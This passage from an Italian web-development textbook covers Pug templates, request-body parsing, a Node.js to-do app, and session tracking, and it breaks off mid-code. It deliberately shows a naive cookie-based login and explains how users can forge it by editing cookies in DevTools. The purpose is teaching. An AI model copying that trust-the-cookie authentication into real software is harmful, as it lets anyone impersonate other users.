Progettando applicazioni web è comune avere un **layout condiviso** da tutte le pagine, che ciascuna pagina può poi personalizzare in alcune parti. Pug supporta questo scenario con l'**ereditarietà fra template**, tramite le parole chiave `block` ed `extends`.




Figura 12.2: *Un layout comune, personalizzato dalle singole pagine.*

Esempio 12.2 — Layout base e pagina figlia

A sinistra il layout: definisce tre **blocchi**, `heading`, `content` e `footer`, e i blocchi `heading` e `footer` hanno un contenuto predefinito. A destra la pagina figlia, che lo estende.

pug base-layout.pug

```pug
doctype html
html
  head
    title Pug Inheritance
  body
    block heading
      h1 Pug Inheritance
    block content
    block footer
      footer Questo e' il footer predefinito.
```

pug index.pug

```pug
extends ./base-layout.pug


block content
  p Il contenuto vero e proprio della homepage.

block footer
  footer Questo e' un footer specializzato.
```

Il template figlio **sovrascrive** i blocchi `content` e `footer`; il blocco `heading` non viene sovrascritto e mostra il contenuto predefinito. Il risultato è:

<> output.html

```html
<!DOCTYPE html>
<html>
  <head><title>Pug Inheritance</title></head>
  <body>
    <h1>Pug Inheritance</h1>
    <p>Il contenuto vero e proprio della homepage.</p>
    <footer>Questo e' un footer specializzato.</footer>
  </body>
</html>
```



Locals: passare i dati al template

I template Pug possono generare contenuto a partire da un oggetto di dati fornito, chiamato **locals**, passato alle funzioni `render()` o `renderFile()`.

Esempio 12.3 — Interpolazione

```
import pug from "pug";

let html = pug.renderFile("./locals.pug", {
  "product": {
    "name": "Samsung S24",
    "description": "Smartphone"
  }
});

console.log(html);
```

pug locals.pug

```
- let footer = "una bella stringa"

h1 #{product.name.toUpperCase()}
p Descrizione: #{product.description}
footer #{footer}
```

<> output.html

```
<h1>SAMSUNG S24</h1>
<p>Descrizione: Smartphone</p>
<footer>una bella stringa</footer>
```

Il codice contenuto fra `#{` e `}` viene valutato, **sottoposto a escaping** e inserito nell'output. L'escaping automatico non è un dettaglio: è ciò che impedisce che un nome di prodotto contenente `<script>` finisca per essere eseguito dal browser.


Una riga che inizia con `-` contiene invece codice JavaScript eseguito ma non stampato.

Condizionali

```
let user = { "isAdmin": true, "name": "Brendan" };
let html = pug.renderFile("./conditionals.pug", { "user": user });
```

pug conditionals.pug

```
if !user
  a(href="/login") Per favore, autenticati.
else if user.isAdmin
  p Ai tuoi ordini, #{user.name}
else
  p Bentornato, #{user.name}
```



Solo il ramo scelto finisce nell'HTML.

```
let items = [
  { "name": "Margherita",  "price": 5.50 },
  { "name": "Marinara",    "price": 5.00 },
  { "name": "Capricciosa", "price": 6.50 }
];
let html = pug.renderFile("./iteration.pug", { "items": items });
```

pug iteration.pug

```
ul
  each item in items
    li #{item.name} - EUR #{item.price.toFixed(2)}
  else
    li Nessuna pizza disponibile al momento!
```

iteration

- Margherita - EUR 5.50
- Marinara - EUR 5.00
- Capricciosa - EUR 6.50

<> output.html

```
<ul>
  <li>Margherita - EUR 5.50</li>
  <li>Marinara - EUR 5.00</li>
  <li>Capricciosa - EUR 6.50</li>
</ul>
```

Il ramo `else` di un `each` viene eseguito quando la collezione è vuota: è una comodità che evita di scrivere a mano il controllo.

Non solo Pug

Pug è solo uno dei tanti motori di template disponibili. Altri molto noti sono **EJS** (con una sintassi simile a JSP e PHP), **SquirrellyJS**, **Nunjucks**, **LiquidJS**, **Eta** e **Haml** (per Ruby). Cambia la sintassi, non il concetto.

Analizzare il corpo delle richieste

Gli utenti compilano il form della pagina per salvare nuovi elementi. Il form viene inviato con il metodo `POST`, quindi dobbiamo analizzare il corpo della richiesta per ottenere i nomi dei parametri e i loro valori. Non è così semplice come sembra.

pug todo.pug

```
form(action="/todo" method="POST")
  label(for="todo") Elemento da fare
  input(type="text" id="todo" name="todo" required)
  button(type="submit") Salva
```

todo

Elemento da fare Learn Node.js Salva

Richiesta generata

```
POST /todo HTTP/1.1

todo=Learn+Node.js
```


Il corpo arriva a pezzi

Il corpo della richiesta **potrebbe non essere ancora disponibile** quando iniziamo a elaborarla: magari l'utente ha una connessione lenta, o sta caricando file di grandi dimensioni, e il corpo diventerà disponibile più tardi.

L'oggetto `request` (di tipo `http.IncomingMessage`) estende `stream.Readable`: genera un evento `data` ogni volta che un nuovo pezzo di dati diventa disponibile, e un evento `end` quando non c'è più nulla da consumare. Per leggere il corpo dobbiamo quindi operare in modo **asincrono**, sfruttando questi due eventi.

JS body-parser.js

```
function parseRequestBody(request) {
  return new Promise((resolve, reject) => {
    let body = [];
    request
      .on('data', chunk => { body.push(chunk); })
      .on('end', () => {
        body = Buffer.concat(body).toString();
        // qui `body` contiene l'intero corpo come stringa
        let data = parseRequestBodyString(body);
        resolve(data);
      });
  });
}
```



I pezzi arrivano con gli eventi `data`; all'evento `end` si ricompone il corpo.

Si notino i due meccanismi che abbiamo studiato separatamente e che qui si incontrano: gli **eventi** (capitolo 7) per raccogliere i pezzi, e una **Promise** (capitolo 8) per esporre il risultato a chi ha chiamato.

Interpretare la stringa

Letto il corpo come stringa, si tratta di suddividerla per ottenere nomi e valori dei parametri. Ricordiamo che il corpo è una stringa della forma `p1=v1&p2=v2&...`, e che è **codificato come URL**.


JS body-parser.js

```
function parseRequestBodyString(body) {
  let data = {};
  let slices = body.split("&");

  for (let slice of slices) {
    let paramName = slice.split("=")[0];
    paramName = decodeURIComponent(paramName.replace(/\+/g, " "));

    let paramValue = slice.split("=")[1];
    paramValue = decodeURIComponent(paramValue.replace(/\+/g, " "));

    data[paramName] = paramValue;
  }
  return data;
}
```



Dalla stringa codificata all'oggetto.

Ricordarsi della codifica

Il corpo è codificato come URL, esattamente come descritto nel capitolo su HTML: la frase «Prove that P=NP» viaggia come `Prove+that+P%3DNP`. Bisogna quindi sostituire i `+` con spazi **e** applicare `decodeURIComponent`: saltare uno dei due passaggi produce bug che si manifestano solo con certi input.

METTERE INSIEME I PEZZI

Routing, template e lettura del corpo bastano per scrivere l'intera applicazione. A lezione la si guarda dal vivo (il codice è fra i materiali del corso); qui ne riportiamo una versione completa e funzionante, che si avvia con `node app.js` dopo aver installato Pug. Gli elementi salvati stanno in un array in memoria: si perdono a ogni riavvio del server, ma per ora va bene così.

Si comincia con lo stato dell'applicazione, il server e il router:

app.js

```
import http from 'http';
import fs from 'fs';
import pug from 'pug';

const PORT = 3000;
let todos = [];        // gli elementi salvati, in memoria
let nextId = 1;

let server = http.createServer();
server.listen(PORT);
server.on('request', handleRequest);

function handleRequest(request, response) {
  switch (request.url) {
    case "/":
      renderHomepage(request, response); break;
    case "/todo":
      handleTodoListRequest(request, response); break;
    case "/reset":
      handleResetRequest(request, response); break;
    case "/css/style.css":
      serveStatic(response, "./static/css/style.css", "text/css"); break;
    default:
      handleError(request, response, 404, "Pagina non trovata");
  }
}
```

I **controller**, uno per pagina, con la scelta in base al metodo per la lista:

JS app.js ×

```
function renderHomepage(request, response) {
  render(response, "homepage");
}

function handleTodoListRequest(request, response, context = {}) {
  switch (request.method) {
    case "GET":
      handleTodoListRequestGet(request, response, context); break;
    case "POST":
      handleTodoListRequestPost(request, response, context); break;
    default:
      handleError(request, response, 405, "Metodo non supportato");
  }
}

function handleTodoListRequestGet(request, response, context) {
  render(response, "todo", { todos: todos, message: context.message });
}

async function handleTodoListRequestPost(request, response, context) {
  let data = await parseRequestBody(request);     // la funzione vista sopra
  let text = (data.todo || "").trim();
  if (text === "") {
    context.message = "Scrivi qualcosa prima di salvare.";
  } else {
    todos.push({ id: nextId++, text: text });
    context.message = "Elemento salvato!";
  }
  handleTodoListRequestGet(request, response, context);
}

function handleResetRequest(request, response) {
  todos = [];
  render(response, "reset");
}
```

E infine tre funzioni di servizio, per generare le pagine, servire i file statici e rispondere con un errore:

JS app.js ×

```
function render(response, template, locals = {}, statusCode = 200) {
  let html = pug.renderFile(`./templates/${template}.pug`, locals);
  response.writeHead(statusCode, { "Content-Type": "text/html; charset=utf-8" });
  response.end(html);
}

function serveStatic(response, path, contentType) {
  fs.readFile(path, function (err, data) {
    if (err) {
      response.writeHead(500);
      return response.end();
    }
    response.writeHead(200, { "Content-Type": contentType });
    response.end(data);
  });
}

function handleError(request, response, statusCode, message) {
  render(response, "errorPage", { code: statusCode, description: message }, statusCode);
}
```

Le funzioni sono quelle viste una per una nelle sezioni precedenti; l'unica novità è `render`, che raccoglie in un posto solo le tre righe che ogni pagina ripeterebbe (generare l'HTML dal template, scrivere l'intestazione, inviare il corpo). Il `context` passato da un gestore all'altro serve a portare fino al template un messaggio per l'utente.

Tutte le pagine estendono lo stesso layout, che contiene la barra di navigazione: è l'ereditarietà fra template vista prima, applicata a un caso vero.

pug templates/layout.pug

```pug
doctype html
html(lang="it")
  head
    meta(charset="utf-8")
    title To-do list
    link(rel="stylesheet" href="/css/style.css")
  body
    nav
      a(href="/") Home
      a(href="/todo") La lista
      a(href="/reset") Azzera
    main
      block content
```

pug templates/todo.pug

```pug
extends layout.pug

block content
  h1 La lista
  if message
    p.message #{message}
  form(action="/todo" method="POST")
    label(for="todo") Elemento da fare
    input(type="text" id="todo" name="todo" required)
    button(type="submit") Salva
  ul
    each todo in todos
      li #{todo.text}
    else
      li La lista è vuota.
```

Esempio 12.4 — L'applicazione al lavoro

Con il server avviato, si possono fare a mano le richieste che farebbe il browser:

>_ Terminale

```
$ curl -X POST -d "todo=Learn+Node.js" http://localhost:3000/todo
...<p class="message">Elemento salvato!</p>...<ul><li>Learn Node.js</li></ul>...

$ curl -X POST --data-urlencode "todo=Prove that P=NP & <script>" http://localhost:3000/todo
...<ul><li>Learn Node.js</li><li>Prove that P=NP &amp; &lt;script&gt;</li></ul>...

$ curl -i -X DELETE http://localhost:3000/todo
HTTP/1.1 405 Method Not Allowed

$ curl -i http://localhost:3000/nonesiste
HTTP/1.1 404 Not Found
```

Il secondo elemento attraversa tutta la catena: `curl` lo codifica come URL, `parseRequestBodyString` lo decodifica, e Pug, all'uscita, ne fa l'escaping. Il `<script>` arriva al browser come testo, non come codice.

Dopo una POST, ricaricare la pagina

Dopo aver salvato un elemento, la pagina mostrata è la **risposta alla POST**. Se l'utente la ricarica, il browser chiede se reinviare il form: e l'elemento verrebbe salvato due volte. La soluzione abituale è il pattern **Post/Redirect/Get**: invece di mostrare la lista, il gestore della `POST` risponde con un reindirizzamento, e il browser chiede da solo la pagina con una `GET`, che si può ricaricare quante volte si vuole.

```
todos.push({ id: nextId++, text: text });
response.writeHead(303, { "Location": "/todo" });   // "vai a vedere /todo"
response.end();
```

Estendere l'applicazione: cancellare un elemento

Alla fine della lezione viene proposto un piccolo compito: aggiungere la possibilità di **cancellare** un elemento, con gli strumenti visti finora. I suggerimenti sono tre: aggiungere un nuovo percorso (per esempio `/delete`), passare l'identificativo dell'elemento come **parametro della query** (`/delete?id=X`), e mostrare accanto a ogni elemento della lista un collegamento che punti all'URL giusto.

Prima di scrivere il gestore c'è un ostacolo. Il router confronta `request.url` con stringhe esatte, ma `request.url` contiene **anche la query**: per `/delete?id=3` vale proprio `"/delete?id=3"`, che non è uguale a `"/delete"`, e la richiesta finirebbe nel ramo `404`. Bisogna separare il percorso dai parametri, e la classe `URL` lo fa per noi.

JS app.js

```
function handleRequest(request, response) {
  let url = new URL(request.url, `http://${request.headers.host}`);
  switch (url.pathname) {                       // solo il percorso, senza query
    /* ... le rotte di prima ... */
    case "/delete":
      handleDeleteRequest(request, response, url.searchParams); break;
    default:
      handleError(request, response, 404, "Pagina non trovata");
  }
}

function handleDeleteRequest(request, response, params) {
  let id = Number(params.get("id"));            // "3" -> 3
  let index = todos.findIndex(todo => todo.id === id);
  if (index === -1) {
    return handleError(request, response, 404, "Elemento inesistente");
  }
  todos.splice(index, 1);
  handleTodoListRequestGet(request, response, { message: "Elemento cancellato" });
}
```

Ora che il router guarda solo il percorso, anche `/todo?ordina=si` arriva correttamente alla lista. Nel template ogni elemento riceve il suo collegamento:

pug templates/todo.pug

```
ul
  each todo in todos
    li
      | #{todo.text}
      a(href=`/delete?id=${todo.id}`) cancella
  else
    li La lista è vuota.
```



Per questo usiamo un identificativo e non la posizione nell'array: dopo una cancellazione le posizioni degli elementi successivi cambiano, e un collegamento generato prima punterebbe all'elemento sbagliato. Un identificativo che non esiste più produce invece un `404`, come è giusto.

Una GET non dovrebbe cambiare nulla

La soluzione con un collegamento funziona, ma viola una regola di HTTP: una `GET` è un metodo **sicuro**, che non deve modificare lo stato del server (capitolo 9). Browser che precaricano i collegamenti, crawler dei motori di ricerca o un'estensione che controlla i link potrebbero «visitare» `/delete?id=3` e cancellare l'elemento senza che nessuno l'abbia chiesto. Lo stesso vale, a rigore, per la pagina `/reset`. La versione corretta usa un form con il metodo `POST`, e l'identificativo in un campo nascosto:

```
li
  | #{todo.text}
  form(action="/delete" method="POST")
    input(type="hidden" name="id" value=todo.id)
    button(type="submit") cancella
```

Il gestore legge allora `id` dal corpo con `parseRequestBody`, esattamente come la `POST` su `/todo`, e risponde `405` a ogni altro metodo.

Anatomia di un'applicazione web

Mettendo insieme i pezzi visti finora, si delinea l'architettura tipica di un'applicazione web.




Figura 12.3: *L'architettura tipica di un'applicazione web tradizionale.*

Riferimenti

- **Web Templating** — EduTech wiki, Università di Ginevra.
  https://edutechwiki.unige.ch/en/Web_templating
- **Single page apps in depth**, Mikito Takada.
  http://singlepageappbook.com/
  Parte rilevante: *Templating: from data to HTML*.
- **Node.js v.22.X (LTS) documentation**.
  https://nodejs.org/docs/latest-v22.x/api/index.html
  Per approfondire i metodi integrati di Node.js usati in questo capitolo.
- **A beginner's Guide to Pug**, James Hibbard.
  https://www.sitepoint.com/a-beginners-guide-to-pug/

Gestione delle sessioni

Nel capitolo precedente abbiamo realizzato con Node.js la nostra prima applicazione web, la lista di cose da fare. Le manca ancora una funzionalità essenziale: più utenti devono poter registrarsi, autenticarsi e gestire ciascuno la **propria** lista. Realizzarla richiede un concetto nuovo, il **tracciamento della sessione**.

Il problema

Torniamo al punto lasciato in sospeso nel primo capitolo: HTTP è **stateless**. Una richiesta, di per sé, non contiene alcuna informazione sulle richieste precedenti.

Come fa il server a sapere che un utente ha già effettuato il login?




Figura 13.1: *Senza stato, la terza richiesta arriva da uno sconosciuto.*

Tracciamento della sessione

Il **tracciamento della sessione** (*session tracking*) consiste nel mantenere informazioni **con stato** sulle interazioni di un utente attraverso più richieste HTTP. Permette ai server di «riconoscere» gli utenti e le loro azioni, e quindi di adattare le risposte a utenti e situazioni diverse.

Un approccio ingenuo: i cookie

Un modo che già conosciamo perché il server «memorizzi» dati fra richieste diverse è impostare dei **cookie**. L'idea è la seguente.

1. L'utente invia una richiesta a una pagina dinamica, con nome utente e password come parametri.
2. La pagina verifica se le credenziali sono corrette.
   - Se lo sono, il server imposta dei cookie per tenere traccia dell'interazione, per esempio `Set-Cookie: auth=true; username=luigi`. È una scrittura abbreviata: in realtà ogni cookie ha il proprio header `Set-Cookie`, come si vedrà nel codice.
   - Se non lo sono, mostra una pagina di errore e non imposta alcun cookie.
3. Le pagine dinamiche che richiedono autenticazione controllano il cookie `auth`: se è impostato mostrano il contenuto, altrimenti reindirizzano alla pagina di login (o rispondono con un errore).




Figura 13.2: *L'approccio ingenuo: lo stato viaggia nei cookie, e il server si fida di quello che il browser gli rimanda.*

Dopo il login (1), il server risponde impostando i cookie (2); da quel momento il browser li allega a **ogni** richiesta allo stesso sito (3), e il server li usa per capire chi sta chiedendo che cosa (4). Chi non ha i cookie, come l'utente B, riceve un errore (5, 6). Nello schema la risposta al login è semplificata in `200 OK`: il codice che segue risponde con un reindirizzamento, ma ciò che conta è l'header `Set-Cookie`, che il browser memorizza qualunque sia il codice di stato.

Gestire il login

Il form di login ha i campi `usr` e `pwd` e usa il metodo `POST`; il corpo della richiesta si analizza come per il salvataggio degli elementi della lista. Se le credenziali sono corrette, il server reindirizza alla homepage e imposta due cookie:

```
JS login.js ×
1  if (isAuthenticated) {
2    response.writeHead(302, {
3      "Location": "/",
4      "Set-Cookie": [
5        `auth=true; max-age=${60 * 60}`,
6        `username=${user.username}; max-age=${60 * 60}`
7      ]
8    });
9    response.end();
10 }
```

```
Risposta generata ×
1 HTTP/1.1 302 Found
2 Location: /
3 Set-Cookie: auth=true; max-age=3600
4 Set-Cookie: username=luigi; max-age=3600
```

Due header `Set-Cookie`: il browser memorizza due cookie distinti.

Uno contiene il nome utente, l'altro è un semplice valore booleano; entrambi scadono dopo un'ora (`max-age` è espresso in secondi).

Perché 302

`302` (*Found*) è un **reindirizzamento**: il browser memorizza i cookie ricevuti e poi segue l'header `Location` con una `GET` a `/`, portando con sé i cookie appena impostati. È lo schema *Post/Redirect/Get* del capitolo precedente: aggiornare la pagina dopo il login non reinvia le credenziali. Lì si usava `303` (*See Other*), il codice più preciso dopo una `POST` perché chiede esplicitamente di proseguire con una `GET`; i browser però trattano `302` allo stesso modo.

Se invece le credenziali non sono corrette, si mostra di nuovo la pagina di login restituendo un codice `401`:

```
JS login.js ×
1 if (!isAuthenticated) {
2   let renderedContent = pug.renderFile("./templates/login.pug",
3     { "error": "Autenticazione fallita. Controlla le credenziali." });
4   response.writeHead(401, { "Content-Type": "text/html" });
5   response.end(renderedContent);
6 }
```



La pagina di login, di nuovo, con il messaggio d'errore e lo stato 401.

Recuperare le informazioni di sessione

Vogliamo gestire le richieste in modo diverso a seconda che l'utente sia autenticato o meno: se un utente non autorizzato prova a visitare `/todo` gli serviamo una pagina di errore con codice `401`, mentre un utente autenticato vede la propria lista.

JS auth.js

```
function checkUserAuthentication(request) {
  let cookies = parseCookies(request);
  if (cookies.auth) {
    return [true, cookies.username];
  } else {
    return [false, undefined];
  }
}
```

Purtroppo, anche per analizzare i cookie siamo da soli. L'header `Cookie` si presenta così: `Cookie: auth=true; username=luigi`.

JS cookies.js

```
function parseCookies(request) {
  const list = {};
  const cookieHeader = request.headers?.cookie;
  if (!cookieHeader) return list;

  cookieHeader.split(`;`).forEach(function (cookie) {
    let [name, ...rest] = cookie.split(`=`);
    name = name?.trim();
    if (!name) return;

    const value = rest.join(`=`).trim();
    if (!value) return;

    list[name] = decodeURIComponent(value);
  });

  return list;
}
```

```
"auth=true; username=luigi"
  ↓ split(";")
["auth=true", " username=luigi"]
  ↓ split("="), trim
name = "username"
value = "luigi"
  ↓ decodeURIComponent
{ auth: "true", username: "luigi" }
```

Dall'header `Cookie` all'oggetto `list`.

Perché quel `rest.join`

Il codice cerca di essere robusto quando il **valore** di un cookie contiene a sua volta un `=`. Spezzare su `=` produce più di due parti, e ricomporre tutto ciò che segue il primo `=` è l'unico modo corretto. Di norma i cookie sono codificati come URL, ma la specifica non lo impone.

Rendere disponibile lo stato ai controller

Tutte le pagine della nostra applicazione sono influenzate dall'autenticazione: la barra di navigazione, per esempio, mostrerà «Benvenuto, utente» invece di «Login». Vogliamo quindi che questa informazione sia disponibile a tutti i controller.

Un modo è calcolarla una volta sola in `handleRequest` e passarla lungo la catena come oggetto **context**.

JS router.js


```
function handleRequest(request, response) {
  let [isUserAuthenticated, username] = checkUserAuthentication(request);

  let context = {
    isUserAuthenticated: isUserAuthenticated,
    username: username
  };

  switch (request.url) {
    /* ... altre rotte ... */
    case "/todo":
      handleTodoListRequest(request, response, context); break;
  }
}
```

JS todo-controller.js

```
function handleTodoListRequest(request, response, context = {}) {
  if (!context.isUserAuthenticated) {
    handleError(request, response, 401, "Non autorizzato!");
  } else {
    switch (request.method) {
      case "GET":
        handleTodoListRequestGet(request, response, context); break;
      case "POST":
        handleTodoListRequestPost(request, response, context); break;
      default:
        handleError(request, response, 405, "Metodo non supportato");
    }
  }
}
```



Prima l'autenticazione, poi il metodo.

Il codice completo

Il codice completo di questa versione dell'applicazione, con i dati di sessione memorizzati nei cookie, è disponibile tra i materiali del corso su Teams. Conviene scaricarlo, eseguirlo e seguirne il funzionamento con il debugger, come visto nel capitolo 11.

I PROBLEMI DELL'APPROCCIO A COOKIE

L'approccio funziona ed è semplice da implementare. Purtroppo soffre di un problema **critico**: i cookie sono interamente controllati dal client, e manipolarli è banale. Bastano i DevTools: nella scheda *Archiviazione* di Firefox (*Applicazione* in Chrome) i cookie di un sito sono elencati in una tabella, e un doppio clic su un valore permette di modificarlo.



Figura 13.3: *La scheda Archiviazione dei DevTools di Firefox: un doppio clic sul valore del cookie* `username`*, e* `luigi` *diventa* `bob`*. Alla richiesta successiva il server crede di parlare con bob.*

I cookie sono interamente controllati dal client

Un utente può cambiare il valore del proprio cookie `username` in qualunque altro nome utente, oppure impostarsi da solo un cookie `auth=true` **senza mai passare dalla pagina di login**. La nostra autenticazione diventa del tutto inutile.
Il problema della manomissione si può mitigare con i **cookie firmati**: il server firma i cookie con la propria chiave privata e, finché la chiave resta segreta, riconosce quelli manomessi. Resta però il fatto che i dati viaggiano sul client.

I problemi non si fermano alla manomissione. I browser impongono restrizioni sui cookie per evitare problemi di prestazioni:

- la dimensione di un cookie è generalmente limitata a **4096 byte**;
- ogni host può memorizzare in genere dai **20 ai 50 cookie** per dominio.

I limiti del proprio browser si possono verificare su `http://browsercookielimits.iain.guru/`. E se dovessimo memorizzare più dati di sessione?

Le domande sono quindi due. Come tenere traccia di informazioni **sensibili** sulle interazioni precedenti, senza che il client possa manometterle? E come memorizzare **più dati** di quanti ne permettano i cookie? La risposta è il meccanismo delle **sessioni web**: i dati restano sul server, e il cookie (lo stesso meccanismo della RFC 6265, *HTTP State Management Mechanism*) trasporta soltanto un identificatore.

Sessione web

Quando serve tenere traccia di informazioni attraverso più richieste, il server crea una **sessione** per un dato client. Una sessione è una struttura dati che memorizza coppie chiave-valore, **gestita e conservata sul server**. È identificata da un **identificatore di sessione** univoco (o *session token*), che viene passato al client, generalmente come cookie.

Il punto chiave è che i **dati restano sul server**: il client possiede soltanto un identificatore opaco, e non può metterci mano.




Figura 13.4: *Il client possiede solo l'identificatore; i dati restano sul server. Chi non presenta un identificatore valido viene rimandato al login.*

Seguiamo i messaggi dello schema.

1-2 L'utente A invia le credenziali di john. Il server crea una nuova sessione, vi memorizza `auth` e `username` e restituisce al browser **solo** l'identificatore, nel cookie `SID` (nel codice che segue si chiamerà `sessionId`).

3-4 A ogni richiesta successiva il browser rimanda il cookie. Il server cerca la sessione con quell'identificatore, vi trova `username: "john"` e mostra la lista di john.

5-6 L'utente B non ha alcun identificatore valido: la sua richiesta non corrisponde a nessuna sessione, e il server lo reindirizza alla pagina di login.

Implementare le sessioni da zero

Realizzare un meccanismo di sessione di base in Node.js è piuttosto semplice. Si possono usare gli oggetti `Map` di JavaScript: una prima mappa associa ciascun identificatore di sessione a una sessione, che è a sua volta una mappa di coppie chiave-valore.

```
JS Session.js
class Session {

